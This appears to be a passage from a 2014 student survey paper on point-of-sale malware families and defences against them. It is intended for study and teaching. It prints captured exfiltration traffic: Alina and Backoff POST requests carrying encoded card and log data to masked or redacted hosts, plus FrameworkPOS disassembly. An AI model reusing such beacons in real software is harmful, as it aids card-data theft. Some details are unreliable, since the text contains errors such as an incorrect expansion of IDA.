act=l&b=bc095f64&c=TRUSTWAVE&v=v3.5&p=C:\desktop.exe&ldata=f0c2c5d8dfcac7c7c8c3cec8c0919a9a9c8b979b95f68befcec7ce
dfcecf8be891f7efc4c8dec6cec5dfd88bcac5cf8bf8cedfdfc2c5ccd8f7e1c4d8c3f7eadbdbc7c2c8cadfc2c4c58befcadfcaf7c1dec8c3c
ec8c085ced3ce8bcdd9c4c68bc4c7cf8bd8cedfdedb858bcfcec7cedfc2c5cc8bcadedfc4d8dfcad9df85a1f0c2c5d8dfcac7c7c8c3cec8c0
919a9c928b979b95f68be2c5d8dfcac7c7cecf8bdfc48be891f7efc4c8dec6cec5dfd88bcac5cf8bf8cedfdfc2c5ccd8f7e1c4d8c3f7eadbd
bc7c2c8cadfc2c4c58befcadfcaf7c1dec8c3cec8c085ced3ce878bd8dfcad9dfcecf8bc5cedc8bdbd9c4c8ced8d88bdcc2dfc38bcac7c2c5
ca96e891f7cfced8c0dfc4db85ced3ce
```

Figure 10: Alina Log data example[9. Josh Grunzweig]




```
POST /wordpress/sam.php HTTP/1.1
Accept: text/*, application/octet-stream
Content-Type: application/x-www-form-urlencoded
User-Agent: Alina v4.0
Host: x.x.x.x
Content-Length: 767
Cache-Control: no-cache

act=c&b=bc095f64&c=TRUSTWAVE&v=v3.5&p=C:\desktop.exe&cdata=e99e9b9b9b9392999e999e9899999e9b9cf5f1cad9cfc4c884edd9
cac5c0f59a999b939a9b9a9b9b9b9b9b9b9a92989b9a9b9b9b9b9b9b939c9c9b9b9b9b9b94909e9b9b9b9392999e999e9899999e9b9c969
a999b939a9b9a9a92989b9a9b939c9c94d7989f999a9c9a9c939f9c9e9d93999398969a9e9b9a9a9b9a9a92989b9a9b939c9c94d79e9b9b9b
9a929e929c9992999392929c969a999a9a9a9b9a9a92989b9a9b939c9c94d7989f999a929f9c9a999a9d939b9e9a92969a9e9b989a9b9a9a9
2989b9a9b939c9c94d79e989f99929a939c99999c9998989c9b969a989b9d9a9b9a9a92989b9a9b939c9c94d79e9999999d93939a929e9293
9f999b9d969a999a999a9b9a9a92989b9a9b939c9c94d79e9999999f989f939e93929f9b9e9f9d969a989b939a9b9a9a92989b9a9b939c9c9
4d7e99e9b9b9b9a929e929c9992999392929cf5f8dfcad9d8c8d9cecac684f9cadec7f59a999a9a9a9b9a9b9b9b9b9b9b9a92989b9a9b9b9b
9b9b9b939c9c9b9b9b9b9b9b94909e9b9b9b9a929e929c9992999392929c969a999a9a9a9b9a9a92989b9a9b939c9c94d7
```

Figure 11: Alina Card data example[9. Josh Grunzweig]

Alina installs on victim machines in standard ways, so weak remote access passwords seem to be one of the largest ways this malware spreading. As POS malware authors evolve and continue to improve, it is likely that a command and control structure will become increasingly common. To prevent infected by Alina, POS device manager should make sure their machines have a strong remote password and remove unnecessary services, and follow general security practices to help prevent this kind of malware from installing on POS device.

3.5. FrameworkPOS

A new variant of the FrameworkPOS malware affecting POS systems has been discovered to encode the data communicated through a DNS requests to deliver stolen card data to the attackers in Ovtober, 2014.[20.Ionut Ilascu] The new meta malware is believed has stolen more than 56 million payment cards use three requests to get the data information. With the first one, the cybercriminals receive details about the IP address of the infected machine as well as its host name. The second one is used for identifying the name of the process when a card number is found in the memory of the compromised system. The third one tries to give the malware access to the details available before and after the separator "=" for the data in the memory. In addition, after infecting the POS system, the attacker can control the malware by sending commands for installation, uninstall, starting, or stopping its device. It can also set the domain used for extracting the information collected from the machine, which is a goal achieved during the malware installation process. Another improvement is that the malware tries to obfuscate multiple strings in the binary, but failed miserably since the XOR cipher was applied twice, and by doing so, obfuscation was no longer achieved cause it can be easily broken using a constant repeating key.




```
loc_406990:
lea     edx, [ebp+Buffer]
push    edx             ; char *
lea     eax, [ebp+LibFileName]
push    eax             ; char *
call    _strcpy
add     esp, 8
push    offset aWs2_32  ; "\\ws2_32"
lea     ecx, [ebp+LibFileName]
push    ecx             ; char *
call    _strcat
add     esp, 8
lea     edx, [ebp+LibFileName]
push    edx             ; lpLibFileName
call    ds:LoadLibraryA
mov     [ebp+hModule], eax
cmp     [ebp+hModule], 0
jz      short loc_4069F9
```

```
push    offset ProcName ; "getaddrinfo"
mov     eax, [ebp+hModule]
push    eax             ; hModule
call    ds:GetProcAddress
mov     [ebp+var_24], eax
cmp     [ebp+var_24], 0
jnz     short loc_4069F9
```

Figure 12: getaddrinfo() function used for the DNS query[20.Ionut Ilascu]

3.6. Backoff

It has made a lot of ripples lately in the third quarter of 2014.[21] The malware is so aggressive that it prompted an advisory from the Department of Homeland Security(DHS) towards the end of August, informing that over one thousand businesses had been impacted by Backoff. When the malware start installing, it tries to delete the old version of itself. All associated files and processes are terminated. And all Command and Contorl communications occurs via HTTP. Moreover, POST requests to one or more statically defined URLs are made on a regular basis.



```
POST /windebug/updcheck.php HTTP/1.0
Host: [redacted]
Accept: text/plain
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefox/24.0
Accept-Language: en-us
Accept-Encoding: text/plain
Content-Type: application/x-www-form-urlencoded
Content-Length: 166

&op=1&id=vxeyHkS&ui=Josh @ PC123456&wv=11&gr=LAST&bv=1.56&data=I2n7S797ahv4adKuAdR87TDDYJjTxzcR+baB56fnOXht9
zw4WzvGLiOFDFZ//66e908ZF3whUo0U4ATE5RHhceixBVhbLg8=
```

Figure 13: a POST requests of BackPOS[21]

3.7. Other POS malwares

Skimmers are the most basic and oldest form of payment cards theft, and they are still seen regularly. They are affixed to card readers to skim the magnetic track data from a swiped payment card and capture the pictures or videos with cardholder's personal information such as account numbers and passwords. Modern skimmers increasingly have the capability to transmit the data via bluetooth or other remote means so that the scammers do not have to physically interact with the device once it is placed.




Figure 14: Skimming devices found on six registers at a Nordstorm department store in Folrida[4. Brian Krebs]

keyloggers, which try to record typed data information that can be attached to the plug of an input device to steal customer details or PIN codes. Also advanced keyloggers can send data to remote client. Thieves can read card users input directly and remotely.

Revelation was observed in December 2013, known as a version of Dexter malware. It uses FTP to transfer stolen data. The stolen data are in zip form but are not in the clear. The information in zip contains credentials and the FTP site IP address in plaintext without and obfuscation. We now have screenshot from IDA Pro reveal FTP credentials in the .data section of the binary and the actual function using an API call to InternetConnectA.

BlackPOS/kaptoxa infects computers with Windows operation system and have card readers attached to them. The computers infected are unable to be found during automated Internet scans because they have unpatched vulnerabilities in the OS or use weak remote administration credentials. Once infect a POS system, the malware identifies the running process that have relationship with credit card payments, then try to steal Track1 and Track2 data from its memory. BlackPOS will work on RAM and memory-parsing, which catch encrypted data by capturing data when they are transformed through the live memory of a computer, where it appears in plain text. Similiarly to Revelation, the data collected are sent to a remote server via FTP.

Romanian POS malware which is released on January 3rd, 2014, after the Target breach. Decebal is wriiten with VBScript and is capable of checking to see if the computer on which it's deployed is running any sandboxing or reverse engineering software. Decebal can even validate whether the payment card numbers steal from the device are legitimate or not.

4. Detection and anti-malwares suggestions

By inspecting POS traffic in multiple customer environments, the security firm detected a 57 % increase for the infections caused by POS malwares in the month of August alone and the trend contiued through September with a 27% rise.[1] Many POS systems are installed on the local network without benefiting from the rigorous scrutiny corporate network traffic enjoys. Also, this situation leads to allowing attackers to exfiltrate information for longer periods of time.

There is no simple answer to secure payment card data cause security need a multi-layered approach across the payment chain. The best way to defeat the infection of POS malwares is to find them at the early stage of an infection or pre-infection. Antivirus applications show their abilities for the malwares' analyzed herein, Although the actual alert seems vary wildly so that it is unfortunate situation that gives defenders limited insight into the threats they face. The good news is network indicators for these campaigns are fairly distinct.

However many small shops may not have the resources for proper host and network management. They do not have restrict control on incoming connections to remote desktop systems. That will lead to an infection of POS malware. Also, wireless networks should be kept far away from the POS systems, because wireless networks are more insecure. In addition, the operation system and any third-party softwares should be ensured security and then patched and more restrictive policies should be deployed and involved on usage. Users should not use POS systems to surf the Internet, check e-mail or open personal documents. Install anti-virus software and update in time to detect threats and alert users. Host and network firewall rules should be turned to only allow the required traffic in and out of such sensitive systems and the support systems that are used to manage such deployments. Also, the network firewall should be able to detect Dexter and other POS malwares such as Project Hool and any sensitive systems to include POS systems should get extra monitoring as a matter of course. Authorized traffic should be accepted accurately and unusual network traffic should be investigates and reported as soon as possible to POS machine manager and ask for an agreement. Network and host detection capabilities for POS systems should be robust and well maintained on an ongoing basis. Moreover, with more and more new POS malware discovered, network defenders need to be well prepared to protect POS and other sensitive systems which are easy to be the targets of threat actors.

The way to reduce POS malwares' impact is to centralize POS traffic inspection. Two aspects are to be considered when infections are observed: one refers to the malware bypassing the network prevention controls and remaining stealthy and active. The other one touches on its detection, which was possible thanks to the configuration of the network that made the POS traffic visible. In most cases of card breach incidents caused by POS malware, the locations impacted were dispersed and were run independently, as franchises. This would hinder investigation, as well as the intrusion detection. So centralization POS traffic from multiple locations or using site-to-site VPN are two useful ways to reduce the risk of getting infected with Backoff and other POS malwares. However these ways may prove costing to companies; there is also an alternative in forwarding the DNS traffic from the retail locations to the corporate network, where it can be inspected.

Although it is not easy to thwart malicious activity targeting POS systems, there are still some procedures that can be imposed to protect the payment systems.

Strong passwords is the easiest way to prevent attackers from stealing the login credentials, that will enable two factor authentication and limit remote access to the systems. Also the payment systems can configure the remote access account to lock after a period of time or after a specific number of failed login attempts.

Firewalls for network protection of payment systems, changing the default remote desktop listening port, and encrypting the communication to the remote computer through the use of SSh and SSL are also among the recommendations. Moreover, systems should be reviewed periodically to detect the weakness of the device for intruders. Overall, access controls, firewall monitoring and data encryption are critical requirements to protect payment systems from insider threats, which can also be especially damaging in concentrated environments like cloud infrastructure.

5. Organizations and new directions

Payment Card Industry Security Standards Council (PCI-SSC) is an organization do a lot of efforts on protect the POS devices.[1] They put forward Payment card security: a dynamic environment. It base on strong access control, monitoring and testing networks, to having an information security policy.




Figure 15: A lifecycle of PCI standard production[22.Wes Whitteker]

The feedback from business companies has enabled them to be directly responsive to challenges that organizations are facing everyday in securing cardholder data. For instance, in some latest data, community feedback indicated that changes were needed to secure password recommendations. Password strength remains a challenge--as "password" is still among the most common passwords used by global businesses-- and is highlighted in industry reports as a common failure leading to data compromise.

Small merchants in particular often do not change passwords on point of sale (POS) applications and devices. With the help of the PCI community, the Council has updated requirements to make clear that default passwords should never be used, all passwords must be regularly changed and not continually repeated, should never be shared, and must always be of appropriate strength. Beyond promulgating appropriate standards, we have taken steps through training and public outreach to educate the merchant community on the importance of following proper password protocols.

One technology that has garnered a great deal of attention recently is EMV chip:a technology that has widespread use in Europe and other markets. EMV chip is an extremely effective method of reducing counterfeit and lost/stolen card fraud in a face-to-face payments environment. That is why the PCI Security Standards Council supports the deployment of EMV chip technology. The industry needs to continue to protect cardholder data across all payment channels to minimize the ongoing risks of data loss and resulting cross-channel fraud that may be experienced in the online channel.

Nor does EMV chip negate the need for secure passwords, patching systems, monitoring for intrusions, using firewalls, managing access, developing secure software, educating employees, and having clear processes for the handling of sensitive payment card data.

Similarly, protection from malware-based attacks requires more than just EMV chip technology. EMV chip technology does not prevent memory scraping, a technique that has been highlighted in press reports of recent breaches.Therefore, Used together, EMV chip, PCI Standards, along with many other tools, can provide strong protections for payment card data.

An effective security program through PCI is not focused on technology alone; it includes people and process as key parts of payment card data protection. PCI Standards highlight the need for secure software development processes, regularly updated security policies, clear access controls, and security awareness education for employees. Employees have to know not to click on suspicious links, why it is important to have secure passwords, and to question suspicious activity at the point of sale.

6. Summary

Nowadays, more and more POS malwares are discovered by IT secure groups and the victims of malwares increasing rapidly and spread widely. We detected POS malwares not only in developed countries but also in developing countries such as South Africa and China. That alert us to find out some useful method to protect our POS systems the sooner the better. POS malwares are focusing on stealing TRACK1/TRACK2 data information. Some of them use keyboard logging to get the information, others try to access the memory storage and search sensitive data such as number, account name and encrypted PIN. Traditional malware transfer stolen data via FTP such as Dexter series. But recently, POS malware such as Backoff and transfer data via HTTP. So, there are several ways to prevent the POS machines from infecting.

The PCI Security Standards Council has made great improvement in security posture of retailers and payment card processors, however the standards have been unable to keep pace with the latest threat landscape. As such, until PCI-DSS can keep pace with the actual threat landscape, the threats of payment card data exposures will continue to take place. Thus, those organizations that consider PCI-DSS information security standards sufficient will remain at high risk for a payment data breach. The crux of the issue is that organizations need to broaden their security policies and procedures beyond an annual PCI-DSS compliance stamp and adopt proactive "offense must inform defense" approaches to payment card security.[22.Wes Whitteker]

In my opinion, there are 4 steps of defending the POS systems. First, with a strict control of access, we can keep the malwares outside our machines. Using firewall and downloading only authorized software are the best way to realize this. Second, we should update anti-virus software timely in order to scan our system to ensure the security. Third, protect the memory storage, almost all POS malwares aim at memory storage of POS systems, the strange access should be prevented or alert the administrators. Fourth, monitoring the data sent out, if the data packages are sent to a strange IP address or with some sensitive words, numbers, our system should ask for an agreement from the administrators.

7. References list

1. "Can Technology Protect Americans from International Cybercriminals?" http://science.house.gov/sites/republicans.science.house.gov/files/documents/HHRG-113-SY21-WState-BRusso-20140306.pdf [this pdf is written by a general manager of payment card Industry security council to express many organizations are in efforts to better protect their cards]

2. "Special Report - Point-of-Sale Malware" https://www.hacksurfer.com/special-report-point-of-sale-malware.pdf [An introduction for POS malware including conceptions, methods, recent incidents and trends]

3. Acme Technologies. "Track format of magnetic stripe cards (tracks 1 and 2)." http://www.acmetech.com/documentation/credit_cards/magstripe_track_format.html [This article provides enough information for parsing track data yourself]

4. Brian Krebs. "Nordstrom Finds Cash Register Skimmers." October 10, 2013. http://krebsonsecurity.com/2013/10/nordstrom-finds-cash-register-skimmers/ [scam can be used for crime to gather information about credit card]

5. Aviv Raff. "Dexter-Draining blood out of Point of Sales." December 11, 2012. http://www.seculert.com/blog/2012/12/dexter-draining-blood-out-of-point-of-sales.html [an introduction of PoS malware--Dexter]

6. Dan Goodin. "Credit card fraud comes of age with advances in point-of-sale botnets." December 4, 2013. http://arstechnica.com/security/2013/12/credit-card-fraud-comes-of-age-with-first-known-point-of-sale-botnet/ [an analysis of data gathered from stores and restaurants]

7. Curt Wilson, Dave Loftus, Matt Bing. "Dexter and Project Hook Break the Bank." December 3, 2013. Arbor ASERT Threat Intelligence.

8. Chintan Shah. "VSkimmer Botnet Targets Credit Card Payment Terminals." March 21, 2013. http://blogs.mcafee.com/mcafee-labs/vskimmer-botnet-targets-credit-card-payment-terminals [a discussion about a Trojan for sale that can steal credit card information from machines running Windows]

9. Josh Grunzweig, "Alina: Casting a Shadow on POS." May 8, 2013 http://blog.spiderlabs.com/2013/05/alina-shedding-some-light-on-this-malware-family.html [A malware family--Alina]

10. Eduard Kovacs. "Romanian Cybercriminals Launch "Decebal" POS Malware Written in VBScript." January 18, 2014. http://news.softpedia.com/news/Romanian-Cybercriminals-Launch-Decebal-POS-Malware-Written-in-VBScript-418363.shtml [A introduction of PoS malware-- Decebal]

11. Tracy Kitten. "Schnucks: Millions of Cards Exposed." April 16, 2013. http://www.bankinfosecurity.com/retail-breach-compromised-millions-cards-a-5688/op-1 [An article about schnucks credit and debit cards information are likely compromised]

12. Leo Kelion. "Dexter payment card malware strikes South Africa." October 16, 2013. http://www.bbc.com/news/technology-24550505 [BBC news about Dexter]

13. Brian Krebs. "Sources: Card Breach at Michaels Stores." January 14, 2014. http://krebsonsecurity.com/2014/01/sources-card-breach-at-michaels-stores/ [Some samples of Point-of-Sale Skimmers: Robbed at the Register]

14. Lucian Constantine. "Researchers find new point-of-sale malware called BlackPOS." March 28, 2013. http://www.pcworld.idg.com.au/article/457588/researchers_find_new_point-of-sale_malware_called_blackpos/ [An introduction of new meta PoS malware--BlackPOS]

15. Amanda Alix. "Did Visa's Malware Warnings to Target Go Unheeded?" January 21, 2014. http://www.fool.com/investing/general/2014/01/21/did-visas-malware-warnings-to-target-go-unheeded.aspx [Express the situation that we are lack of protection about POS malwares]

16.Trend Micro "Point-of-Sale System Breaches--Threats to the Retail and Hospitality Industries" 2014 http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-pos-system-breaches.pdf [Introduction of POS and some details about retail security]

17.Source: Wontok SafeCentral "Malware Prevention for Retail Point-of-Sale Systems" https://www.wontok.com/wp-content/uploads/2013/11/Wontok-SafeCentral-POS-Datasheet.pdf [some methods to attack POS and the ways to defend]

18. Webpage "The author of BlackPOS malware professes his innocence and good faith" http://securityaffairs.co/wordpress/21509/cyber-crime/author-blackpos-malware-professes-innocence-good-faith.html [Theory and some details about BlackPOS]

19. Lockton Companies "State of the Cyber Insurance Market" August, 2014 http://www.lockton.com/whitepapers/State_of_the_Cyber_Market.pdf [Some definations of POS malware and analysis of target credit card information stolen]

20.Ionut Ilascu "FrameworkPOS Uses DNS Requests to Exfiltrate Data, Fails to Obfuscate Strings" October 16, 2014 http://news.softpedia.com/news/FrameworkPOS-Uses-DNS-Requests-To-Exfiltrate-Data-Fails-To-Obfuscate-Strings-462287.shtml#sgal_0 [an article for FrameworkPOS]

21.Webpage "Backoff - Technical Analysis" July 31, 2014 http://blog.spiderlabs.com/2014/07/backoff-technical-analysis.html [a description of Backoff]

22.Wes Whitteker "Point of Sale Systems and Security: Executive Summary" October, 2014 https://www.sans.org/reading-room/whitepapers/threats/point-sale-systems-security-executive-summary-35622

8. List of Acronyms

POS	Point-Of-Sale
FTP	File Transfer Protocol
IDA	International Development Association
GUID	Globally Unique Identifier
DNS	Domain Name System
DHS	Department and Homeland Security
VPN	Virtual Private Network
EMV	Europay MasterCard and Visa

Last Modified: December 1, 2014
This and other papers on current issues in network security are available online at
http://www.cse.wustl.edu/~jain/cse571-14/index.html
Back to Raj Jain's Home Page